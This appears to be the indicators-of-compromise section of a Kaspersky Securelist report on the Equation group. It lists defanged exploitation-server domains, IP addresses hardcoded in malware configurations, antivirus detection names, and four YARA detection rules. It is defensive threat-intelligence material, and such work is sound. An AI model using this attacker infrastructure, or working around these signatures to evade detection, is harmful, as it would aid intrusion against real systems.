Equation group's exploitation servers:

standardsandpraiserepurpose[.]com
suddenplot[.]com
technicalconsumerreports[.]com
technology-revealed[.]com

IPs hardcoded in malware configuration blocks:

149.12.71.2
190.242.96.212
190.60.202.4
195.128.235.227
195.128.235.231
195.128.235.233
195.128.235.235
195.81.34.67
202.95.84.33
203.150.231.49
203.150.231.73
210.81.52.120
212.61.54.239
41.222.35.70
62.216.152.67
64.76.82.52
80.77.4.3
81.31.34.175
81.31.36.174
81.31.38.163
81.31.38.166
84.233.205.99
85.112.1.83
87.255.38.2
89.18.177.3

Kaspersky products detection names:

- Backdoor.Win32.Laserv
- Backdoor.Win32.Laserv.b
- Exploit.Java.CVE-2012-1723.ad
- HEUR:Exploit.Java.CVE-2012-1723.gen
- HEUR:Exploit.Java.Generic
- HEUR:Trojan.Java.Generic
- HEUR:Trojan.Win32.DoubleFantasy.gen
- HEUR:Trojan.Win32.EquationDrug.gen
- HEUR:Trojan.Win32.Generic
- HEUR:Trojan.Win32.GrayFish.gen
- HEUR:Trojan.Win32.TripleFantasy.gen
- Rootkit.Boot.Grayfish.a
- Trojan-Downloader.Win32.Agent.bjqt
- Trojan.Boot.Grayfish.a
- Trojan.Win32.Agent.ajkoe
- Trojan.Win32.Agent.iedc
- Trojan.Win32.Agent2.jmk
- Trojan.Win32.Diple.fzbb
- Trojan.Win32.DoubleFantasy.a
- Trojan.Win32.DoubleFantasy.gen
- Trojan.Win32.EquationDrug.b
- Trojan.Win32.EquationDrug.c
- Trojan.Win32.EquationDrug.d
- Trojan.Win32.EquationDrug.e
- Trojan.Win32.EquationDrug.f

- Trojan.Win32.EquationDrug.g
- Trojan.Win32.EquationDrug.h
- Trojan.Win32.EquationDrug.i
- Trojan.Win32.EquationDrug.j
- Trojan.Win32.EquationDrug.k
- Trojan.Win32.EquationLaser.a
- Trojan.Win32.EquationLaser.c
- Trojan.Win32.EquationLaser.d
- Trojan.Win32.Genome.agegx
- Trojan.Win32.Genome.akyzh
- Trojan.Win32.Genome.ammqt
- Trojan.Win32.Genome.dyvi
- Trojan.Win32.Genome.ihcl
- Trojan.Win32.Patched.kc
- Trojan.Win64.EquationDrug.a
- Trojan.Win64.EquationDrug.b
- Trojan.Win64.Rozena.rpcs
- Worm.Win32.AutoRun.wzs

Yara rules:

```
rule apt_equation_exploitlib_mutexes {
meta:
   copyright = “Kaspersky Lab”
   description = “Rule to detect Equation group's Exploitation library”
   version = “1.0”
   last_modified = “2015-02-16”
   reference = “https://securelist.com/blog/”
strings:
   $mz=“MZ”
   $a1=“prkMtx” wide
   $a2=“cnFormSyncExFBC” wide
   $a3=“cnFormVoidFBC” wide
   $a4=“cnFormSyncExFBC”
   $a5=“cnFormVoidFBC”
condition:
(($mz at 0) and any of ($a*))
}
```

```
rule apt_equation_doublefantasy_genericresource {
meta:
   copyright = “Kaspersky Lab”
   description = “Rule to detect DoubleFantasy encoded config”
   version = “1.0”
   last_modified = “2015-02-16”
   reference = “https://securelist.com/blog/”
strings:
   $mz=“MZ”
   $a1={06 00 42 00 49 00 4E 00 52 00 45 00 53 00}
   $a2=“yyyyyyyyyyyyyyy”
   $a3=“002”
condition:
(($mz at 0) and all of ($a*))  and filesize < 500000
}
```

```
rule apt_equation_equationlaser_runtimeclasses {
meta:
   copyright = “Kaspersky Lab”
   description = “Rule to detect the EquationLaser malware”
   version = “1.0”
   last_modified = “2015-02-16”
   reference = “https://securelist.com/blog/”
strings:
   $a1=“?a73957838_2@@YAXXZ”
   $a2=“?a84884@@YAXXZ”
   $a3=“?b823838_9839@@YAXXZ”
   $a4=“?e747383_94@@YAXXZ”
   $a5=“?e83834@@YAXXZ”
   $a6=“?e929348_827@@YAXXZ”
condition:
   any of them
}
```

```
rule apt_equation_cryptotable {
meta:
   copyright = “Kaspersky Lab”
   description = “Rule to detect the crypto library used in Equation
                  group malware”
    version = “1.0”
   last_modified = “2015-02-16”
   reference = “https://securelist.com/blog/”
strings:
   $a={37 DF E8 B6 C7 9C 0B AE 91 EF F0 3B 90 C6 80 85 5D 19 4B
45 44 12 3C E2 0D 5C 1C 7B C4 FF D6 05 17 14 4F 03 74 1E 41 DA
8F 7D DE 7E 99 F1 35 AC B8 46 93 CE 23 82 07 EB 2B D4 72 71 40
F3 B0 F7 78 D7 4C D1 55 1A 39 83 18 FA E1 9A 56 B1 96 AB A6 30
C5 5F BE 0C 50 C1}
condition:
   $a
}
```

Securelist, the resource for Kaspersky Lab experts' technical research, analysis, and thoughts.

Follow us

Kaspersky Lab global Website

Eugene Kaspersky Blog

Kaspersky Lab B2C Blog

Kaspersky Lab B2B Blog

Kaspersky Lab security news service

Kaspersky Lab Academy

Kaspersky Lab HQ

39A/3 Leningradskoe Shosse
Moscow, 125212
Russian Federation

more contact details

Tel: +7-495-797-8700
Fax: +7-495-797-8709